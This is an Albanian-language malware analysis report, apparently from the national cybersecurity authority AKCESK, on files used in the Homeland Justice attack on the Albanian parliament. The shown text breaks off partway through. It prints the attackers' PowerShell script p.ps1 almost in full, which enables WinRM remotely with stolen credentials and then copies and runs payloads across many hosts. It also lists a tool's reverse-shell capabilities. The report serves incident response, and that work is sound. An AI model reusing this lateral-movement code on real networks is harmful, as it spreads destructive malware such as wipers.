AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE SIGURINË KIBERNETIKE

Analizë e skedarëve të sulmit nga Homeland Justice që impaktuan Infrastrukturat në Rep. e Shqipërisë

(*Local.exe; p.ps1; 1.exe; staging.exe; NACL.exe)*

Data: 26.12.2023

Versioni: 1.0

Index

Tabela e përmbajtjes:

Informacione Teknike **5**
Analiza e skedarit "1.exe" **7**
Analiza e skedarit *"p.ps1"* **10**
Analiza e skedarit "staging.exe" **16**
Analiza e skedarit detajet e skedarit *wiper* "*NACL.exe"* **20**
Teknikat *MITRE ATT&CK* **28**
Indikatorët e kompromitetit & Yara Rules **29**
IP : **29**
Yara Rules – sygjerohet aplikimi i tyre në pajisjet Endpoint Detection & Response: **30**

Figura 1: Skedarët keqdashës **5**
Figura 2: Skedarët e gjendur në direktorinë e tools **5**
Figura 3:Skedarët e gjendur në C:\Users\Public. **6**
Figura 4: Komandat për të skanuar host. **6**
Figura 5: Kërkimi për përdorues të sistemit (lokal apo domain). **6**
Figura 6: Detaje të skedarit 1.exe **7**
Figura 7: Aftësia cfarë ky skedar mund të bëjë **8**
Figura 8: Funksione komandash të skedarit 1.exe **9**
Figura 9: Komanda e shpërndarjes në rrjet të malware NACL.exe **10**
Figura 10: Parametrat e skedarit p.ps1 ..... **10**
Figura 11: Parametrat e funksionit TestConnection **11**
Figura 12: Parametrat e funksionit TestWSManEnabled **11**
Figura 13: Parametrat e funksionit TryToEnableWinRM **12**
Figura 14: Parametrat e funksionit CreateSession **13**
Figura 15: Parametrat e funksionit ActionOnOpenMachine **14**
Figura 16: Parametrat e funksionit Run-Parallel **15**
Figura 17: Funksionimi i skedarit staging.exe **17**
Figura 18: Detaje të staging.exe **18**
Figura 19: Detaje të staging.exe **18**
Figura 20: Informacione të revsocks. **19**
Figura 21: . Përdorimi i staging.exe **19**
Figura 22: Lloji i kodit. **20**
Figura 23: Informacionet mbi certifikatën e NACL.exe **21**
Figura 24: ptable.pdb fshiresi i cili ruhet në diskun F: **21**
Figura 25: Fshirja e të gjithë diskut **22**
Figura 26: Ruajtja e skedarit në particionin F: **22**
Figura 27: Detajet e skedarit NACL exe, zhvillimi i tij në Microsoft Visual C++. **23**
Figura 28: Importimi i librarive të dyshimta kernel32.dll **23**
Figura 29: Ndryshimet për të kryer veprimet malinje. **24**
Figura 30: Pjesë e kodit ku thërret direktorinë e specifikuar **25**
Figura 31: Detajet e funksionit **25**
Figura 32: Analizimi për aftësitë e malware. **26**
Figura 33: . Debuger i NACL.exe **27**
Figura 34: Pas ekzekutimit të NACL.exe **27**
Figura 35: Tentativat pas reboot. **28**
Figura 36: Local.exe **28**
Figura 37: nacl.exe **28**
Figura 38: staging.exe **29**

Raporti është hartuar për të dokumentuar dhe analizuar sulmin kibernetik ndaj infrastrukturave të informacionit. Përmbajtja e këtij raporti bazohet në informacionet e disponueshëm deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet e vëna në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të incidentit mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Analiza e kufizuar: Për shkak të natyrës komplekse të sulmit kibernetik, analiza mund të jetë e kufizuar në disa aspekte. Interpretimi i ngjarjes është subjektiv dhe mund të ndikohet nga mungesa e disa të dhënave kyçe.

Faza e katërt:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

*Ky raport nuk është një dokument përfundimtar (nxjerrja e detajeve hyr*ëse të aktorëve keqdashës do ju vihet në dispozicion në një moment të dytë*).*

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Ekipi i AKCESK sapo u vendos në dijeni rreth incidentit të ndodhur pranë Kuvendit të Republikës së Shqipërisë, angazhoi Ekipin teknik për të bërë të mundur dhe rimëkëmbjen e infrastrukturës së sulmuar. U dhanë menjëherë rekomandimet për të bërë të mundur bllokimin dhe reagimin ndaj sulmit të ndodhur, duke ju dhënë si rekomandim bllokimin e menjëhershëm të shërbimeve në mënyrë që të bëhet një analizë paraprake e situatës dhe eleminimin e rrezikut.


Informacione Teknike

Nga analiza e kryer mbi sjelljen e sulmit u evidentuan këto skedarë keqdashës:

- ***local.exe, 1.exe, p.ps1, staging.exe, NACL.exe***

Figura 1: Skedarët keqdashës

Skedarët e mëposhtëm u evidentuan nën një direktori të emëruar **"*tools*".** Ky folder gjendet në direktorinë *TEMP* në diskun: *Localdisk (C:)*



Name	Date modified	Type	Size
1.exe	12/16/2023 1:32 PM	Application	966 KB
local.exe	10/20/2023 8:09 PM	Application	89 KB
staging.exe	12/20/2023 2:18 PM	Application	13,941 KB

Figura 2: Skedarët e gjendur në direktorinë e tools

Ndërsa skedarët ***NACL.exe*** dhe ***p.ps1*** u evidentuan në direktorinë ***C:\Users\Public***




Figura 3:Skedarët e gjendur në C:\Users\Public.

Për zbulimin e përdoruseve lokal në një server ose domain aktorët keqdashës kanë përdorur skedarin **local.exe**. Ky skedar ekzekutohet përmes ndërfaqes ***CMD*** nëpërmjet komandave:

```
C:\Users\Administrator\Desktop>local.exe

Displays members of local groups on remote servers or domains.

LOCAL group_name domain_name | \\server

  group_name     The name of the local group to list the members of.
  domain_name    The name of a network domain.
  \\server       The name of a network server.

Examples:
  Local "Power Users" EastCoast
  Displays the members of the group 'Power Users' in the EastCoast domain.

  Local Administrators \\BLACKCAT
  Displays the members of the group Administrators on server BLACKCAT.

Notes:
  Names that include space characters must be enclosed in double quotes.
  To list members of global groups use Global.Exe.
  To get the Server name for a give Domain use GetDC.Exe.
```

Figura 4: Komandat për të skanuar host.

```
C:\Users\Administrator\Desktop>local.exe "Power Users" \\test.al
'Power Users' group not found.

C:\Users\Administrator\Desktop>local.exe "Administrators" \\test.al
Administrator
Enterprise Admins
Domain Admins
poc-3
```

Figura 5: Kërkimi për përdorues të sistemit (lokal apo domain).

Analiza e skedarit “1.exe”

Një mjet i përdorur është skedari legjitim ***plink*** i quajtur ***1.exe***.




Figura 6: Detaje të skedarit 1.exe

Nga analiza e kryer evidentohet se në këtë skedar është vendosur ***Plink*** I programit ***PuTTY*** [program emulator terminali pa pagesë dhe me burim të hapur] ku kryen veprime ***SSH***, ***Telnet*** dhe ***Rlogin*** në distancë. Aktorët keqdashës kanë përdorur këtë skedar për të aksesuar përmes ***command line*** pajisje të tjera të evidentuara në rrjet.

Capability	Namespace
check for time delay via GetTickCount (4 matches)	anti-analysis/anti-debugging/debugger-detection
parse credit card information	collection/credit-card
create reverse shell	communication/c2/shell
connect pipe (2 matches)	communication/named-pipe/connect
encode data using Base64	data-manipulation/encoding/base64
reference Base64 string	data-manipulation/encoding/base64
encode data using XOR (98 matches)	data-manipulation/encoding/xor
decrypt data using AES via x86 extensions (3 matches)	data-manipulation/encryption/aes
encrypt data using AES via x86 extensions (10 matches)	data-manipulation/encryption/aes
encrypt data using blowfish	data-manipulation/encryption/blowfish
encrypt data using RC4 KSA (2 matches)	data-manipulation/encryption/rc4
encrypt data using RC4 PRGA (2 matches)	data-manipulation/encryption/rc4
hash data using murmur3	data-manipulation/hashing/murmur
hash data using SHA1	data-manipulation/hashing/sha1
hash data using sha1 via x86 extensions	data-manipulation/hashing/sha1
hash data using SHA256	data-manipulation/hashing/sha256
hash data using sha256 via x86 extensions	data-manipulation/hashing/sha256
hash data using SHA512 (3 matches)	data-manipulation/hashing/sha512
authenticate HMAC	data-manipulation/hmac
debug build	executable/pe/debug
query environment variable (3 matches)	host-interaction/environment-variable
set environment variable (2 matches)	host-interaction/environment-variable
get common file path (3 matches)	host-interaction/file-system
delete file	host-interaction/file-system/delete
check if file exists	host-interaction/file-system/exists
enumerate files on Windows (2 matches)	host-interaction/file-system/files/list
read file on Windows (17 matches)	host-interaction/file-system/read
write file on Windows (6 matches)	host-interaction/file-system/write
find graphical window (4 matches)	host-interaction/gui/window/find
get memory capacity	host-interaction/hardware/memory
check mutex and exit	host-interaction/mutex
create process on Windows	host-interaction/process/create
terminate process	host-interaction/process/terminate
query or enumerate registry key	host-interaction/registry
query or enumerate registry value (5 matches)	host-interaction/registry
set registry value	host-interaction/registry/create
get session user name (2 matches)	host-interaction/session
compare security identifiers	host-interaction/sid
create thread (2 matches)	host-interaction/thread/create
link many functions at runtime (3 matches)	linking/runtime-linking
parse PE header (4 matches)	load-code/pe
resolve function by parsing PE exports (3 matches)	load-code/pe

Figura 7: Aftësia cfarë ky skedar mund të bëjë

```
C:\Users\Administrator\Desktop\tools>1.exe
Plink: command-line connection utility
Release 0.79
Usage: plink [options] [user@]host [command]
       ("host" can also be a PuTTY saved session name)
Options:
  -V        print version information and exit
  -pgpfp    print PGP key fingerprints and exit
  -v        show verbose messages
  -load sessname  Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
            force use of a particular protocol
  -ssh-connection
            force use of the bare ssh-connection protocol
  -P port   connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
            use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
            Specify the serial configuration (serial only)
The following options only apply to SSH connections:
  -pwfile file   login with password read from specified file
  -D [listen-IP:]listen-port
            Dynamic SOCKS-based port forwarding
  -L [listen-IP:]listen-port:host:port
            Forward local port to remote address
  -R [listen-IP:]listen-port:host:port
            Forward remote port to local address
  -X -x     enable / disable X11 forwarding
  -A -a     enable / disable agent forwarding
  -t -T     enable / disable pty allocation
  -1 -2     force use of particular SSH protocol version
  -4 -6     force use of IPv4 or IPv6
  -C        enable compression
  -i key    private key file for user authentication
  -noagent  disable use of Pageant
  -agent    enable use of Pageant
  -no-trivial-auth
            disconnect if SSH authentication succeeds trivially
  -noshare  disable use of connection sharing
  -share    enable use of connection sharing
  -hostkey keyid
            manually specify a host key (may be repeated)
  -sanitise-stderr, -sanitise-stdout, -no-sanitise-stderr, -no-sanitise-stdout
            do/don't strip control chars from standard output/error
  -no-antispoof   omit anti-spoofing prompt after authentication
  -m file   read remote command(s) from file
  -s        remote command is an SSH subsystem (SSH-2 only)
  -N        don't start a shell/command (SSH-2 only)
  -nc host:port
            open tunnel in place of session (SSH-2 only)
  -sshlog file
  -sshrawlog file
            log protocol details to a file
  -logoverwrite
  -logappend
            control what happens when a log file already exists
  -shareexists
            test whether a connection-sharing upstream exists
```

Figura 8: Funksione komandash të skedarit 1.exe

Pas skanimit të plotë në rrjet, sulmuesit krijojnë një skedar të quajtur ***hosts.txt*** ku vendosin të gjithë emrat e hosteve apo kompjuterave ku do të tentohet sulmi.*(**[computer-name].[domain]**).* Në mënyrë që të shpërndahen në rrjet skedarët keqdashës, u kryen komandat si më poshtë vijon:




Figura 9: Komanda e shpërndarjes në rrjet të malware NACL.exe

Analiza e skedarit *"p.ps1"*

Skedari p.ps1 është një script i shkruajtur në ***PowerShell*** ku kryhen veprime mbi nisjen e disa parametrave që kalojnë si argumenta në momentin që scripti ekzekutohet.




Figura 10: Parametrat e skedarit p.ps1

- Funksioni **TestConnection :**

```powershell
function TestConnection
{
    param(
        [Parameter(Mandatory=$true)]
        [string]$computerName
    )
    if (Test-Connection -ComputerName $computerName -Count 1 -Quiet)
    {
        return $true
        Write-output "testconnection ..."

    }
    else
    {
       return $false
    }
}
```

Figura 11: Parametrat e funksionit TestConnection

Ky funksion ka për qëllim të testojë lidhjen midis një kompjuteri të specifikuar (të identifikuar nga parametri ***$computerName***) dhe kthen një vlerë ***True*** ose ***False*** në rast se lidhja është e suksesshme ose jo.

- *Funksioni **TestWSManEnabled***

```powershell
function TestWSManEnabled
{
    param (
        [Parameter(Mandatory=$true)]
        [string]$ComputerName,
        [string]$Username,
        [Parameter(Mandatory=$false)]
        [string]$Password
    )
    if ($Username -and $Password) {


        $securePassword = ConvertTo-SecureString -String $Password -AsPlainText -Force
        $credential = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $Username, $securePassword
        $result = Test-WSMan -ComputerName $ComputerName -Authentication Kerberos -Credential $credential -ErrorAction SilentlyContinue
    }
    else {
         $result = Test-WSMan -ComputerName $ComputerName -ErrorAction SilentlyContinue
    }



    if ($result) {

        return $true
    } else {

        return $false
    }
}
```

Figura 12: Parametrat e funksionit TestWSManEnabled

Ky funksion merr 3 parametra :

- Emrin e kompjuterit në variablin ***$ComputerName .***
- Variabli ***$Username*** specifikon përdoruesin për autentikim .
- Variablin ***$Password*** për autentikimin e passwordit .

Nëse parametrat ***$Username*** dhe ***$Password*** do specifikohen funksioni tenton të krijojë një objekt ***PSCredential*** me kredencialet e vendosura. Më pas në rrjeshtin ***Test-WSMan*** tenton të zbulojë nëse

"*(Windows Remote Management)* ***WinRM****"[mjet i përdorur për menaxhimin e serviseve të sistemeve në distancë]* është në punë si servis duke përdorur autentikimin **Kerberos** me kredencialet e vendosura. Nëse as **$Username** dhe as **$Password** nuk jane vendosur atëherë funksioni teston **WSMan** pa kredenciale, dhe kthen vlerën **true** ose **false** në varësi të rezultatit të testimit .

- *Funksioni* ***TryToEnableWinRM***

```
78
79  function TryToEnableWinRM
80  {
81      param($computerName, $Password, $UserName)
82
83
84      $SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
85      $Credentials = New-Object System.Management.Automation.PSCredential ($Username, $SecurePassword) -ErrorAction SilentlyContinue -ErrorVariable Crederror
86      $result = Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "powershell.exe Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\services\WinRM' -Na
87      if($result)
88      {
89          return $true
90      }
91      else
92      {
93          return $false
94      }
95  }
96
```

Figura 13: Parametrat e funksionit TryToEnableWinRM

Funksioni merr si parametra 3 variabla:

- **$computerName** => Specifikon emrin e kompjuterit në distancë,
- **$Password** => passwordi për autentikim,
- **$UserName** => përdoruesi për autentikim.

Funksioni tenton të krijojë një objekt ***PSCredential*** duke përdorur **$*Username*** dhe **$*Password***.
-ErrorAction SilentlyContinue përdoret për të kaluar erroret gjat krijimit të kredencialeve dhe erroreve të ruajtura në variablin **$*Crederror*.**
Invoke-WmiMethod përdoret për të krijuar një proces në kompjuterin në distancë që ekzekuton komandën në nivelin administrator të *PowerShell-it*. Komanda e *PowerShellit* vendos regjistra për të konfiguruar ***WinRM*** për të nisur autmatikisht, si dhe starton servisin ***WinRM*** ku më pas aktivizon ***Powershell Remoting*.** Rezultati që kthen është një vlerë ***booleane*** [vlerë ***true ose false***] në varësi të rezultatit.

- Funksioni ***CreateSession***

```powershell
function CreateSession
{
    param(
        [Parameter(Mandatory=$true)]$Remotecomputer,
            $Username = $null,
            $Password = $null
        )



    if ($Username -and $Password)
    {
        $SecurePassword = ConvertTo-SecureString $Password -AsPlainText -Force
        $Credentials = New-Object System.Management.Automation.PSCredential ($Username, $SecurePassword) -ErrorAction SilentlyContinue -ErrorVariable Crederror
        if($Crederror.length -gt 0)
        {
            Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess][$machine]:: [Error(CreateSession)] : $Crederror"
            return $false

        }
        $Session = New-PSSession -ComputerName $Remotecomputer -Credential $Credentials -ErrorAction SilentlyContinue -ErrorVariable e
    }
    else
    {
        $Session = New-PSSession -ComputerName $Remotecomputer -ErrorAction SilentlyContinue -ErrorVariable e
    }



     if($e.length -gt 0)
     {
        Add-Content -Path $env:Temp\$machine.txt -Value "[UnSuccess][$machine]:: [Error(CreateSession)] : $e"
        return $false

     }
     return $Session


}
```

Figura 14: Parametrat e funksionit CreateSession

Funksioni merr si parametra 3 variabla:

- **$RemoteComputer** => Variabli që mban vlerën e kompjuterit në distancë.
- **$Username**=> mban vlerën e përdoruesit.
- **$Password** => Mban vlerën e passwordit.

Nëse $***Username*** dhe $***Password*** janë vendosur, funksioni tenton të krijojë nje objekt ***PSCredential*** me këto kredenciale. Në rrjeshtin ku kemi ***Add-Content*** tentohet të vendoset një vlerë në vendndodhjen e përcaktuar ***$env:Temp\$machine.txt*** me vlerën ***UnSuccess*** nëse është i pasuksesshëm***. $Machine*** është emri i kompjuterit.

- Funksioni ***ActionOnOpenMachine***

```powershell
function ActionOnOpenMachine
{

    param(
    [Parameter(Mandatory=$true)]
        [System.Management.Automation.Runspaces.PSSession]
        $Session,

    [Parameter(Mandatory=$true)]
        [string]
        $SourcePath,

    [Parameter(Mandatory=$true)]
        [string]
        $DestPath,

        [Parameter(Mandatory=$true)]
        [string]
        $Action = "copy",
        [string] $ExecutableArgs
    )

     Copy-Item -Path $SourcePath -Destination $DestPath -ToSession $Session -Force


     if ($Action.ToLower() -eq "run") {
        sleep 10
        # Get the filename from the source path
        $fileName = Split-Path $DestPath -Leaf

        # Run the file in the PSSession
        if ($ExecutableArgs)
        {

            Invoke-Command -Session $Session -ScriptBlock { Start-Process $using:DestPath -ArgumentList $using:ExecutableArgs -NoNewWindow }
        }
        else
        {
            Invoke-Command -Session $Session -ScriptBlock { Start-Process $using:DestPath -NoNewWindow }
        }

    }
```

Figura 15: Parametrat e funksionit ActionOnOpenMachine

Parametrat e funksionit :

- $**Session** => Specifikon sessionin e lidhjes në distancë të hapur në *powershell* në kompjuterin e hapur.
- $**SourcePath** => Specifikon pathin e skedarit hyrës.
- $**DestPath** => Specifikon destinacionin e pathit të file në kompjuterin në distancë.
- $**Action** => Specifikon veprimin që do performohet në makinën në distancë. Vlera e përcaktuar është copy.
- $**ExecutableArgs** => Specifikon argumentat e kaluar kur ekzekutohet një skedar i ekzekutueshëm

Copy-Item shërben për të kopjuar skedarë nga burimi te destinacioni nëpërmjet ***$Session*****.** Gjithashtu **p**ërdor ***Invoke-Command*** për të ekzekutuar një skedar të ekzekutueshëm nëpermjet ***"Start-Process"*** **.** Në fund të procesit del nga lidhja remote nga PowerShell.

- Funksioni ***Run-parallel***

```powershell
function Run-parallel
{
    param($machine, $UserName, $Password, $SourcePath, $DestPath, $action, $Argument, $flag)

    $initialSessionState = [InitialSessionState]::CreateDefault()

    $CreateSessionF = Get-Content Function:\CreateSession -ErrorAction Stop
    $addCreateSession = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'CreateSession', $CreateSessionF
    $initialSessionState.Commands.Add($addCreateSession)



    $TryToEnableWinRMF = Get-Content Function:\TryToEnableWinRM -ErrorAction Stop
    $addTryToEnableWinRM = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'TryToEnableWinRM', $TryToEnableWinRMF
    $initialSessionState.Commands.Add($addTryToEnableWinRM)

    $ActionOnOpenMachineF = Get-Content Function:\ActionOnOpenMachine -ErrorAction Stop
    $addActionOnOpenMachine = New-Object System.Management.Automation.Runspaces.SessionStateFunctionEntry -ArgumentList 'ActionOnOpenMachine', $ActionOnOpenMachineF
    $initialSessionState.Commands.Add($addActionOnOpenMachine)


    $newRunspace = [runspacefactory]::CreateRunspace($initialSessionState)
    $newRunspace.ThreadOptions = "ReuseThread"
    $newRunspace.Open()
    $newPowershell = [PowerShell]::Create()

    $newPowershell.AddScript({
        param($machine, $UserName, $Password, $SourcePath, $DestPath, $action, $Argument, $flag)
        Write-Output "action -> $machine"

        if ($flag)
        {
            $success = TryToEnableWinRM -computerName $machine -Password $Password -UserName $UserName
        }


        Start-Sleep 10
        $session = CreateSession -Remotecomputer $machine -Username $UserName -Password $Password
        Add-Content -Path $env:Temp\$machine.txt -Value "[Info][$machine]:: WinRm Enabled on with wmi"
        if ($session)
        {
            ActionOnOpenMachine -Session $session -SourcePath $SourcePath -DestPath $DestPath -Action $action -ExecutableArgs $Argument
            Write-Output "End action -> $machine"

            Add-Content -Path $env:Temp\$machine.txt -Value "[Success][$machine]:: Action Done"
        }

    }).AddArgument($machine).AddArgument($UserName).AddArgument($Password).AddArgument($SourcePath).AddArgument($DestPath).AddArgument($action).AddArgument($Argument).AddArgument($flag)
    $newPowershell.Runspace = $newRunspace
    $newPowershell.BeginInvoke()
}

Write-Host "Run with Dc Admin ..."
